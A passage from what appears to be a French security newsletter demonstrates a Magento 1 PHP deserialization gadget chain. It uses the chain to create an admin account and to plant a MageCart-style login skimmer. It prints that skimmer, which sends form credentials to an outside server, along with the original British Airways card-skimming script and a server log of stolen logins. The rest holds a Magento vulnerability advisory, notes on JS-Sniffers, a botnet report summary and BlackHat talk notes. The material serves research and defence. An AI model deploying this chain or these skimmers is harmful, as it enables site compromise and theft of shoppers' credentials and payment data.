        'firstname' => 'Toto',
        'lastname' => 'TEST',
        'email' => 'toto@toto.fr',
        'username' => 'Toto',
        'password' => 'fa3e226de47f6284fed4664896435a0:kVqArQN8pRtvoBR0R99xA0pLbUmwzJo'
    ];
    $this->_resourceName = 'admin/user';
    $this->_idFieldName = 'id';
}
}

class Mage_Sales_Model_Order_Payment
{
    protected $_idFieldName;

    public function __construct()
    {
        $this->_idFieldName = 'id';
    }
}

echo urlencode(serialize(new Credis_Client));

```

Figure 2 : Gadget Chain (étape 2 et 3)

Nous allons dans la suite détailler ces différentes étapes.

Regardons le code source de Magento, et notamment la classe « Credis_Client » et les fonctions __destruct() et close() associée :

```

302 public function __destruct()
303 {
304     if ($this->closeOnDestruct) {
305         $this->close();
306     }
307 }
308
Appel de la fonction close()

501 public function close()
502 {
503     $result = TRUE;
504     if ($this->connected && ! $this->persistent) {
505         try {
506             $result = $this->standalone ? fclose($this->redis) : $this->redis->close();
507             $this->connected = FALSE;
508         } catch (Exception $e) {
509             // Ignore exceptions on close
510         }
511     }
512     return $result;
513 }

```

```

3 class Credis_Client
4 {
5     protected $redis;
6     protected $connected;
7
8     public function __construct()
9     {
10         $this->connected = true;
11         $this->redis = new Mage_Sales_Model_Order_Payment_Transaction;
12     }
13 }

```

Conditions pour pouvoir appeler close() sur la propriété 'redis'
Les attributs 'persistent=false' et 'standalone=true' sont les valeurs par défaut au sein de la classe Credis_Client

Figure 3 : Fonction __destruct et close() de la classe Credis_Client de Magento
<https://github.com/OpenMage/magento-mirror/blob/magento-1.9/lib/Credis/Client.php>

La fonction `__destruct()` appelle bien la fonction `close()`. Pour que cette fonction `close()` soit appelée, il faut que la valeur de l'attribut `closeOnDestruct` soit mise à `true`. Cette valeur est la valeur par défaut au sein de la classe `Credis_Client`. Nous n'avons donc pas besoin de nous en soucier lors de la construction de notre gadget chain.

Au sein de la fonction `close()`, nous voulons détourner l'appel qui est fait sur l'attribut `'redis'` en lui attribuant une instance de `Mage_Sales_Order_Payment_Transaction`. Pour cela, il faut que les attributs `connected`, `persistant` et `standalone` remplissent les bonnes conditions. Il suffit de mettre la valeur de `connected` à `true` (les valeurs par défaut de `'persistant'` et `'standalone'` sont celles attendues) et nous pouvons injecter l'instance voulue au sein de `redis`. C'est la première étape de notre « gadget chain ».

Dans la deuxième étape de notre gadget chain, nous voulons faire appel à la fonction `save()` sur la propriété `_resource`. Pour cela, nous regardons la fonction `close()` de la classe `Mage_Sales_Order_Payment_Transaction`.

```

public function close($closeOnDestruct = true)
{
    if ($this->_isFailsafe) {
        $this->_verifyThisTransactionExists();
    }
    if ($closeOnDestruct == $this->_isFailsafe) {
        Mage::throwException(Mage::helper('sales')->__('The transaction "%s" (%s) is already closed.', $this->getId(), $this->getOrderId()));
    }
    $this->verifyClosed();
    if ($this->shouldSave()) {
        $this->save();
    }
    if ($this->transactionMetadataLinking && self::TRANSACTION_METADATA_LINKING == $this->getTransactionType()) {
        try {
            $paymentTransaction = $this->getParentTransaction();
            if ($paymentTransaction instanceof Mage_Sales_Model_Order_Payment_Transaction) {
                $paymentTransaction->close($closeOnDestruct);
            }
        } catch (Exception $e) {
            if ($this->_isFailsafe) {
                throw $e;
            }
        }
    }
    return $this;
}

```

Appel de la fonction `save()` si `_isFailsafe = true`

```

class Mage_Sales_Model_Order_Payment_Transaction
{
    protected $_isFailsafe;
    protected $_paymentObject;
    protected $_data;
    protected $_resourceName;
    protected $_idFieldName;

    public function __construct()
    {
        $this->_isFailsafe = true;
        $this->_paymentObject = new Mage_Sales_Model_Order_Payment;
    }
}

```

Dans le cas où l'attribut `_isFailsafe = true`, la transaction ne sera pas vérifiée et l'appel de `save()` sera fait directement

Figure 5 : Fonction `close()` de la classe `Mage_Sales_Order_Payment_Transaction` de Magento -

<https://github.com/OpenMage/magento-mirror/blob/magento-1.9/app/code/core/Mage/Sales/Model/Order/Payment/Transaction.php>

Nous mettons donc `_isFailsafe` à `'true'` dans notre gadget chain, cela permet de contourner l'appel de la fonction `_verifyThisTransactionExists()` et donc d'outrepasser la vérification de la légitimité de la transaction.

Maintenant que la fonction `save()` est appelée, nous désirons trouver comment contrôler les données qui seront enregistrées dans la base de données. C'est la dernière étape de notre gadget chain.

Pour cela, nous étudions la classe Mage_Core_Model_Abstract dans laquelle se trouve la fonction save() appelée ci-dessus.

```

12 public function save()
13 {
14     /**
15      * Direct deleted items to delete method
16      */
17     if ($this->isDeleted()) {
18         return $this->delete();
19     }
20     if (!$this->_hasModelChanged()) {
21         return $this;
22     }
23     $this->_getResource()->beginTransaction();
24     $dataCommitted = false;
25     try {
26         $this->_beforeSave();
27         if ($this->_dataSaveAllowed) {
28             $this->_getResource()->save($this);
29             $this->_afterSave();
30         }
31         $this->_getResource()->addCommitCallback(array($this, 'afterCommitCallback'))
32             ->commit();
33         $this->_hasDataChanges = false;
34         $dataCommitted = true;
35     } catch (Exception $e) {
36         $this->_getResource()->rollBack();
37         $this->_hasDataChanges = true;
38         throw $e;
39     }
40     if ($dataCommitted) {
41         $this->_afterSaveCommit();
42     }
43     return $this;
44 }
45
46 protected function _beforeSave()
47 {
48     if (!$this->getId()) {
49         $this->isObjectNew(true);
50     }
51     Mage::dispatchEvent('model_save_before', array('object' => $this));
52     Mage::dispatchEvent($this->_eventPrefix . '_save_before', $this->_getEventData());
53     return $this;
54 }
55
56 protected function _getResource()
57 {
58     if (empty($this->_resourceName)) {
59         Mage::throwException(Mage::helper('core')->__('Resource is not set.'));
60     }
61
62     return Mage::getResourceSingleton($this->_resourceName);
63 }
64
65 $this->_data = [
66     'order_id' => 1,
67     'firstname' => 'Toto',
68     'lastname' => 'TEST',
69     'email' => 'toto@toto.fr',
70     'username' => 'Toto',
71     'password' => 'fa3e2266de47f6284fed4664896435a8:kVqArQN8pRtvaBR0R99x40pLbJenwzJo'
72 ];
73 $this->_resourceName = 'admin/user';
74 $this->_idFieldName = 'id';
75 }

```

Appel de la fonction beforeSave()

Appel de save() sur la propriété _resource

Attend le nom des données

qui doivent être passées sous forme de tableau

L'attribution d'une valeur à _resourceName permet d'avoir une ressource valide et d'éviter l'exception. Ce paramètre correspond au nom de la table dans laquelle nous souhaitons ajouter des données.

Figure 6 : Fonction save() de la classe Mage_Core_Model_Abstract de Magento

<https://github.com/OpenMage/magento-mirror/blob/magento-1.9/app/code/core/Mage/Core/Model/Abstract.php>

> Application de cette preuve de concept dans le cas de MageCart

Nous aimerions maintenant injecter du code JavaScript dans une des pages de l'application à la manière du groupe MageCart. Dans le cadre de l'attaque de la British Airways, le code suivant avait été utilisé par MageCart pour récupérer les données de carte bancaire :


```
1 window.onload = function() {
2   1 jQuery("#submitButton").bind("mouseup touchend", function(a) {
3       var
4           n = {};
5           jQuery("#paymentForm").serializeArray().map(function(a) {
6       2           n[a.name] = a.value
7       });
8       var e = document.getElementById("personPaying").innerHTML;
9       n.person = e;
10      var
11          t = JSON.stringify(n);
12      setTimeout(function() {
13          3 jQuery.ajax({
14              type: "POST",
15              async: !0,
16              url: "https://baways.com/gateway/app/dataprocessing/api/",
17              data: t,
18              dataType: "application/json"
19          })
20      }, 500)
21  })
22 }
```

Script utilisé par MageCart lors de l'attaque de la British Airways [1]

1. Ce code ajoute un écouteur sur l'élément submitButton présent sur la page. Les événements mouseup et touchend se déclenchent lorsqu'un utilisateur clique avec sa souris ou appuie sur sa tablette sur ce bouton.
2. Les lignes suivantes permettent de récupérer les informations comprenant les données de carte bancaire ainsi que l'identité de l'acheteur. Ces informations sont contenues dans paymentForm (formulaire de paiement) et dans personPaying (informations personnelles).
3. La dernière étape envoie les informations au format JSON vers un serveur distant contrôlé par l'attaquant.

Voyons s'il nous est possible d'ajouter un script analogue dans le bas de page de la page qui, lorsqu'un utilisateur se connecte, envoie son login et son mot de passe vers notre serveur.

Pour cela, nous reprenons notre « gadget chain » initiale, qui, au lieu d'ajouter une entrée dans la table 'admin_user', va ajouter une entrée dans la table 'core_config_data' qui contient les paramètres de l'environnement Magento. Nous allons tenter de récupérer les données transmises dans le formulaire d'authentification et de les envoyer vers un serveur distant que nous contrôlons.



Notre nouvelle classe Mage_Sales_Model_order_payment_Transaction de notre « gadget chain » est la suivante :

```
23 public function __construct()
24 {
25
26     $this->_isFailSafe = true;
27     $this->_paymentObject = new Mage_Sales_Model_Order_Payment;
28     $this->_data = [
29         'order_id' => 1,
30         'scope' => 'default',
31         'scope_id' => 0,
32         'path' => 'design/footer/absolute_footer',
33         'value' => '<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.1/jquery.min.js" type="text/javascript"></script><script>
window.onload = function() {
34     jQuery("#send2").bind("mouseup", function(a) {
35         var n = {};
36         jQuery("#login-form").serializeArray().map(function(a) {
37             n[a.name] = a.value
38         });
39
40         var t = JSON.stringify(n);
41         setTimeout(function() {
42             jQuery.ajax({
43                 type: "GET",
44                 async: !0,
45                 url: "http://pentest-neo.xmco.fr:19999/?n=",
46                 data: t,
47                 dataType: "application/json"
48             });
49         }, 500)
50     });
51 };</script>'
52 ];
53 $this->_resourceName = 'core/config_data';
54 $this->_idFieldName = 'id';
55 }
56 }
```

Endroit de la page où se trouvera le payload. Ici on choisit l'absolute footer

Chargement de la librairie JQuery

Ajout d'un écouteur sur l'élément 'send2' attendant un clic de la souris (mouseup)

Récupération des données présentes dans 'login-form'

Envoi des données vers un serveur distant

Injection dans la table 'core_config_data'

Nous passons la chaîne sérialisée au sein du cookie *gwishlist* comme expliqué ci-dessus. Lors de l'insertion de ce payload dans le cookie *gwishlist*, une entrée sera donc ajoutée dans la base de données.

Sur le serveur que nous contrôlons, un serveur HTTP est démarré afin d'afficher les requêtes qui lui sont faites. Nous nous connectons ensuite en tant que clients sur le site d'e-commerce utilisant Magento où notre script a été injecté. Comme prévu, une requête est effectuée vers notre serveur nous permettant de dérober tous les logins et les mots de passe des utilisateurs se connectant au Magento.

```
[mlaurent@pentest-neo ~]$ python -m SimpleHTTPServer 19999
Serving HTTP on 0.0.0.0 port 19999 ...
83.118.203.218 - - [29/Mar/2019 14:12:34] "GET /?n=&form_key%22:%22gKpcevH03b2AgC%22,%22login[username]%22:%22test@test.fr%22,%22login[password]%22:%22test123%22" HTTP/1.1" 301 -
```

Mot de passe de l'utilisateur

Identifiant de l'utilisateur

Cette requête contient les identifiants de l'utilisateur qui a tenté de se connecter au site. Nous pouvons également vérifier dans le code source de la page que notre script est bien présent :

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
  <head>
    <body class="cms-index-index cms-home">
      <div class="wrapper">
        <noscript></noscript>
        <div class="page">
          <script src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.1/jquery.min.js" type="text/javascript"></script>
          <script>
            window.onload = function() { jQuery("#send2").bind("mouseup", function(a) { var n = {}; jQuery("#login-form").serializeArray().map(function(a) { n[a.name] = a.value }); var t = JSON.stringify(n); setTimeout(function() { jQuery.ajax({ type: "GET", async: !0, url: "http://pentest-neo.xmco.fr:19999/?n=", data: t, dataType: "application/json" }) }, 500) }); };
          </script>
        </div>
      </div>
    </body>
  </html>
```

C'est donc de manière analogue que le groupe MageCart a réussi à dérober des données de cartes bancaires sur le site de la British Airways.

> Conclusion

Nous avons présenté ici un des modes opératoires d'un des différents groupes MageCart. C'est l'exploitation d'une vulnérabilité similaire qui leur a permis de s'introduire sur le site de la British Airways et d'y implanter une script permettant de voler les données de cartes bancaires. Ce type de vulnérabilité n'est pas trivial à exploiter sans accès au code source de l'application. En effet, la réussite de la construction de la « gadget chain » repose sur une bonne connaissance de l'application. C'est d'ailleurs ce qui a motivé le groupe MageCart à s'attaquer à un CMS open source.

MageCart est un groupe très actif et a compromis plusieurs grosses entreprises comme Feedify, Newegg et Ticketmaster, ou plus récemment MyPillow et AmeriSleep. [7]

Références

[1] <https://www.riskiq.com/blog/labs/MageCart-british-airways-breach/>

[2] <https://externals.io/message/100147>

[3] <https://github.com/gwillem/magevulndb>

[4] <https://gwillem.gitlab.io/2018/10/23/MageCart-extension-0days>

[5] <https://github.com/wesleyalmd/mageGwishlist>

[6] <https://github.com/ambionics/phpggc>

[7] <https://www.riskiq.com/blog/labs/MageCart-mypillow-amerisleep/>

[8] <https://magento.com/security/patches/supee-8788>

[Autres]

<https://maxchadwick.xyz/blog/using-cve-2016-4010-gadget-chain-in-magento-1>

<https://www.php.net/manual/fr/language.oop5.serialization.php>

<https://www.ntsotosecure.com/remote-code-execution-via-php-unserialize/>

<http://intx0x80.blogspot.com/2017/04/php-serialization.html>

<https://gwillem.gitlab.io/2019/01/29/magento-module-blacklist/>

<https://www.nc-lp.com/blog/having-fun-with-magento-supee-8788>

<https://insomniasec.com/downloads/publications/Practical%20PHP%20Object%20Injection.pdf>

<http://netanelrub.in/2016/05/17/magento-unauthenticated-remote-code-execution/>

<https://www.exploit-db.com/exploits/39838>

6 questions pour comprendre les récentes vulnérabilités affectant Magento



Roberta Cortese

Préambule

Le 26 mars 2019, les développeurs de la plateforme d'e-commerce Magento ont annoncé la publication d'une nouvelle version corrigeant 37 vulnérabilités. Ces vulnérabilités permettent notamment à un attaquant distant de prendre le contrôle du serveur sous-jacent via de l'injection de code.

Les chercheurs d'Ambionics Security avaient annoncé le 25 mars la publication d'un correctif le lendemain corrigeant des vulnérabilités critiques. Ils évoquaient alors une injection SQL préauthentification et une vulnérabilité permettant l'exécution de code à distance.



[Déclaration d'Ambionics Security](#)

Est-ce que Magento est sujet à un « Drupalgeddon » ? Faut-il s'attendre à une chaîne d'exploitation ? Nous vous proposons d'y répondre en 6 questions pour mieux comprendre cette faille, et son exploitation

Quelles sont les vulnérabilités critiques et quels sont leurs impacts ?

Parmi les 37 vulnérabilités, 4 ont retenu l'attention du CERT-XMCO.

Découverte par Charles Fol d'Ambionics, la vulnérabilité référencée PRODSECBUG-2198 permet de réaliser une injection SQL sans authentification au préalable.

Les 3 vulnérabilités suivantes possèdent des conditions similaires d'exploitation et ciblent toutes trois au minimum les modèles de mail. Elles pourraient permettre à un attaquant d'injecter du code SQL voire exécuter du code à distance. Nous les avons compilées dans un tableau récapitulatif (voir bas de page).

Ces vulnérabilités ont respectivement été découvertes par Daniel Le Gall, Daniel Dmitri et Simon Scannell.

La vulnérabilité PRODSECBUG-2192 possède le vecteur d'exploitation le plus large. Même si la vulnérabilité PRODSECBUG-2256 semble utiliser un autre vecteur d'exploitation,

cette dernière nécessite que l'utilisateur possède des droits de configuration de modèle de mail pour être exploitée.

La séparation de ces vulnérabilités laisse supposer la présence de 3 points d'entrée vulnérables dans le module de modèle de courriel.

Enfin la vulnérabilité PRODSECBUG-2236, découverte par Pete O'Callaghan, permet à un utilisateur authentifié de réaliser une attaque par injection SQL ou XSS stockée en modifiant le champ attribute_code dans la section Catalogue.

Les vulnérabilités sont-elles facilement exploitables ? Des codes d'exploitation sont-ils disponibles ?

Les chercheurs d'Ambionics Security ont publié un code d'exploitation. Ce code permet de récupérer une session administrateur à travers une injection SQL. Ce code pourrait être adapté à d'autres opérations (récupération d'informations, altération des données...).

Il a été détaillé par les chercheurs à l'adresse suivante : <https://www.ambionics.io/blog/magento-sqli>.



[Tweet du compte des chercheurs d'Ambionics Security](#)

Suis-je affecté par ces vulnérabilités ?

Vous êtes affecté par ces vulnérabilités si votre application Magento (Community, Enterprise ou B2B) est sous l'une des versions suivantes :

+ Magento 2.3.x < 2.3.1 ;

+ Magento 2.2.x < 2.2.8 ;

+ Magento 2.1.x < 2.1.17.

Des attaques ont-elles été perpétrées ?

Un code d'exploitation étant désormais rendu public, il est probable que des tentatives d'attaques soient perpétrées dans les jours à venir.

Comment se protéger contre l'exploitation de cette faille ?

Afin de se protéger des vulnérabilités, le CERT-XMCO recommande la mise à jour de Magento vers les versions suivantes (ou ultérieures) :

+ Magento 2.3.1 ;

+ Magento 2.2.8 ;

+ Magento 2.1.17.

Il vous est possible de réaliser cette mise à jour au travers de l'utilitaire de mise à jour ou via le correctif disponible à l'adresse suivante :

<https://magento.com/security/patches/magento-2.3.1-2.2.8-and-2.1.17-security-update>

Dois-je appliquer les correctifs en urgence ?

Avec la publication d'un code d'exploitation, l'application des correctifs devient d'autant plus urgente. A partir de ce code, il est fort possible que des attaques massives soient perpétrées dans les jours à venir.

Ces vulnérabilités sont critiques, et pourraient impacter directement l'image de votre entreprise et l'intégrité du

Champ/Vulnérabilité	PRODSECBUG-2277	PRODSECBUG-2192	PRODSECBUG-2256
Type d'attaque	Injection SQL	Exécution de code à distance	Exécution de code à distance
Prérequis	Utilisateur authentifié	Utilisateur authentifié	Utilisateur authentifié
Vecteur d'exploitation	Modèles de mail	Modèles de newsletter Modèles de mail	Désérialisation PHP
Droits nécessaires	Configuration d'un modèle de mail	Création de modèles de newsletter Création de modèles de mail	Configuration d'un modèle de mail

Tableau récapitulatif des vulnérabilités PRODSECBUG-2277, PRODSECBUG-2192 et PRODSECBUG-2256



6 questions pour comprendre les récentes vulnérabilités

système d'information et le vol de données confidentielles (données personnelles, cartes bancaires, etc).

Références

- + <https://magento.com/security/patches/magento-2.3.1-2.2.8-and-2.1.17-security-update>
- + <https://github.com/ambionics/magento-exploits/blob/master/magento-sqli.py>
- + <https://www.ambionics.io/blog/magento-sqli>

> INFO

Les JS-Sniffers ou l'outil n°1 du groupe MageCart

Fin février 2019, les chercheurs de RiskIQ ont découvert 12 groupes MageCart distincts. Le nom MageCart se réfère au groupe récupérant les données permettant le paiement en carte bancaire sur Internet via du code JavaScript malveillant chargé sur la page de paiement.

L'activité prolifique de ces groupes a attiré l'attention d'autres sociétés. Group-IB, un groupe de sécurité spécialisé dans la détection et la prévention des cyberattaques, désigne le code malveillant créé sur les sites Webs sous le nom de JS-Sniffers et le divise en deux catégories: "universel" et "conçu pour des CMS ou pour des systèmes de paiement spécifique".


Ces JS-Sniffers utilisent une liste de noms correspondant à des champs dans les formulaires de paiement afin de rechercher et de récupérer les informations de paiement de la victime lors de l'utilisation de ces formulaires.

Afin d'éviter une détection trop rapide, certains développeurs utilisent un code unique pour chaque infection. Certains ne se déclenchent qu'au moment de la finalisation de la transaction, d'autres vont imiter le nom de services légitimes afin de ne pas être trop rapidement détectables (google-analytisc au lieu de google-analytics par exemple).

La famille de JS-Sniffers la plus avancée est actuellement MagentoName, elle est capable de cibler plusieurs types de sites Webs, mais aussi d'éliminer les JS-Sniffers concurrents en cas de présence de ceux-ci sur un site compromis. La famille WebRank, afin de contrer MagentoName, se contente de modifier le code de celui-ci en cas de présence sur un site déjà compromis dans le but de détourner l'envoi des informations de paiement vers ses propres serveurs.

Des chercheurs russes, ont pu identifier sur des forums clandestins environ 10 sources différentes proposant l'achat ou la location de JS-Sniffer. Les prix allant de 250 \$ à 5000 \$.

Certains de ces vendeurs proposent un partenariat se traduisant par une part de 20 % sur les profits générés par le client ayant compromis une machine et déployé le JS-Sniffer.



La publication du mois

par Jonathan THIRION

Mariusz Kluzniak

> Kaspersky publie un rapport sur l'activité des botnets en 2018

Une analyse a été réalisée sur 150 familles de malware et près de 60 000 centres de contrôle par les chercheurs de Kaspersky Lab.

L'étude commence par quelques statistiques :

- ✚ 23 % d'attaques uniques en moins en 2018 (par rapport à 2017) ;
- ✚ Presque 40 % d'attaques en 2018 étaient nouvelles (en termes de combinaison malware - cible/objectif) ;
- ✚ 101 pays furent la cible de ces infections contre 111 l'année passée.

L'analyste associe entre autres ces chiffres à l'émergence de nouveaux malwares bancaires. L'étude s'intéresse ensuite aux objectifs des logiciels malveillants.

En 2018, 73 % des attaques ciblaient le secteur bancaire. Cela représente une baisse de 3 points de pourcentage par rapport à 2017.

En parallèle, les attaques sur les cryptomonnaies ont connu un véritable essor : elles représentent 7,25 % des attaques en 2018 soit 6 points de pourcentage de plus. Une attaque sur deux ciblant les cryptomonnaies était due à la famille de

malware Ramnit.

L'étude enchaîne sur la géographie des attaques.

En 2017 un serveur de contrôle sur 4 était localisé en Ukraine (dont 60 % étaient dédiés au malware Gozi). En 2018, une grande partie des serveurs de contrôle était concentrée en Russie (près de 30 %). Parmi eux, près d'un serveur sur deux était utilisé pour Panda.

Les pays principalement ciblés des logiciels malveillants en 2018 sont les suivants : USA (34 %), Royaume-Uni (10 %), Italie (7 %).

L'Allemagne a perdu près de 8 points de pourcentage. Cela s'explique par la diminution des attaques de BetaBot.

Enfin, les chercheurs ont établi un classement des botnets les plus actifs :

- ✚ BetaBot (13,25 %) ([CXN-2016-2964](#))
- ✚ TrickBot (12,85 %) ([CXN-2018-4947](#))
- ✚ Panda (9,84 %) ([CXN-2018-4124](#))
- ✚ pyEye (8,05 %) ([CXN-2016-1260](#))

L'analyse complète est disponible à l'adresse suivante : <https://securelist.com/bots-and-botnets-in-2018/90091/>

BlackHat Europe 2018

par Hadrien HOQUET & Clément MEZINO



Cette année encore, XMCO était partenaire de la conférence Black Hat Europe. Voici notre retour sur cette édition 2018, qui se déroulait au centre de conférences ExCel London, à Londres.

Au vu du nombre impressionnant de présentations (à minima 4 en parallèle), nous ne décrivons ici que les présentations auxquelles nous avons assisté durant les deux jours associés. Commençons par nos conférences favorites qui vous seront présentées plus en détail.

BLEEDINGBIT: Your APs Belong to Us

Ben Seri – VP of Research at Armis (@BenSeri87) & Dor Zusman – Security Researcher at Armis (@dorzusman)

+ Slides

<http://i.blackhat.com/eu-18/Thu-Dec-6/eu-18-Seri-BleedingBit.pdf>

+ White Paper

<http://i.blackhat.com/eu-18/Thu-Dec-6/eu-18-Seri-BleedingBit-wp.pdf>

+ Vidéo

<https://www.youtube.com/watch?v=ZI-E37e6UHA>

Ben Seri et Dor Zusman, chercheurs dans la branche israélienne de la société ARMIS spécialisée dans la sécurité de l'Entreprise of Things, ont présenté deux vulnérabilités affectant de nombreux points d'accès Wi-Fi des marques Aruba, Cisco et Meraki (CVE-2018-7080, CVE-2018-16986). Ces vulnérabilités sont dues à l'utilisation de puces Bluetooth Low Energy (BLE) dans de plus en plus de points d'accès Wi-Fi destinés aux entreprises.

Les composants BLE sont aussi omniprésents dans de nombreux environnements tels que le matériel médical de pointe, les systèmes de vidéo surveillance, etc. Le Bluetooth Low Energy est un dérivé du protocole Bluetooth dit classique et permet entre autres de nombreuses topologies réseau et de connexion contrairement à son précurseur qui repose sur un mécanisme de paire-à-paire (peer-to-peer).


Ces deux vulnérabilités permettent d'exécuter du code arbitraire sur le système et d'en prendre le contrôle à distance – à portée d'ondes –.

Cela permet notamment l'écoute des communications transisant au niveau du point d'accès, de contourner les restrictions et segmentations réseau (VLAN), etc.

Les chercheurs ont donc présenté leurs travaux de recherche, d'analyse et d'exploitation de ces vulnérabilités. La présentation était aussi accompagnée de démonstrations vidéo dont l'une d'entre elles était la compromission d'un point d'accès situé à plusieurs dizaines de mètres du sol dans une tour (où se trouve leur laboratoire). Pour ce faire, ils ont équipé un drone d'un appareil Android modifié, ce qui leur permettait d'exploiter le point d'accès cible à distance. En effet, seul l'appareil Android porté par le drone doit se trouver dans la zone de réception du point d'accès, l'attaquant peut ensuite à l'aide d'un module 4G se trouver à plusieurs kilomètres (il doit tout de même pouvoir contrôler le drone).

« Ben Seri et Dor Zusman, chercheurs dans la branche israélienne de la société ARMIS ont présenté deux vulnérabilités affectant de nombreux points d'accès Wi-Fi des marques Aruba, Cisco et Meraki »

La première vulnérabilité (CVE-2018-16986) est due à une erreur en mémoire. L'implémentation de l'analyseur (parser) de paquets beacons BLE contient une faille qui permet d'effectuer une corruption de la mémoire directement au travers de l'envoi de paquets malformés. En prenant en compte le contexte spécifique et la limite de la taille des paquets, les chercheurs expliquent leur cheminement et les difficultés rencontrées afin d'obtenir un shellcode fonctionnel et ainsi de compromettre l'équipement.



Firmware passed unencrypted over the air
GATT connection is unauthenticated
Firmware integrity is not validated, or uses weak cryptographic signature

ARMIS | BLEEDINGBIT #BHEU / BLACK HAT EVENTS

La seconde faille (CVE-2018-7080) est quant à elle liée à de nombreux défauts d'implémentation de la fonctionnalité Over the Air Download (OAD) permettant notamment de mettre à jour le firmware Over The Air (OTA). Les chercheurs ont analysé le fonctionnement des équipements concernés et ont démontré que ces fonctionnalités pouvaient être appelées sans authentification, que les connexions n'étaient pas sécurisées et que le nouveau firmware n'était pas validé. Ainsi un attaquant serait en mesure d'installer son propre firmware sur l'équipement afin d'en prendre le contrôle.


Where 2 Worlds Collide: Bringing Mimikatz et al to UNIX
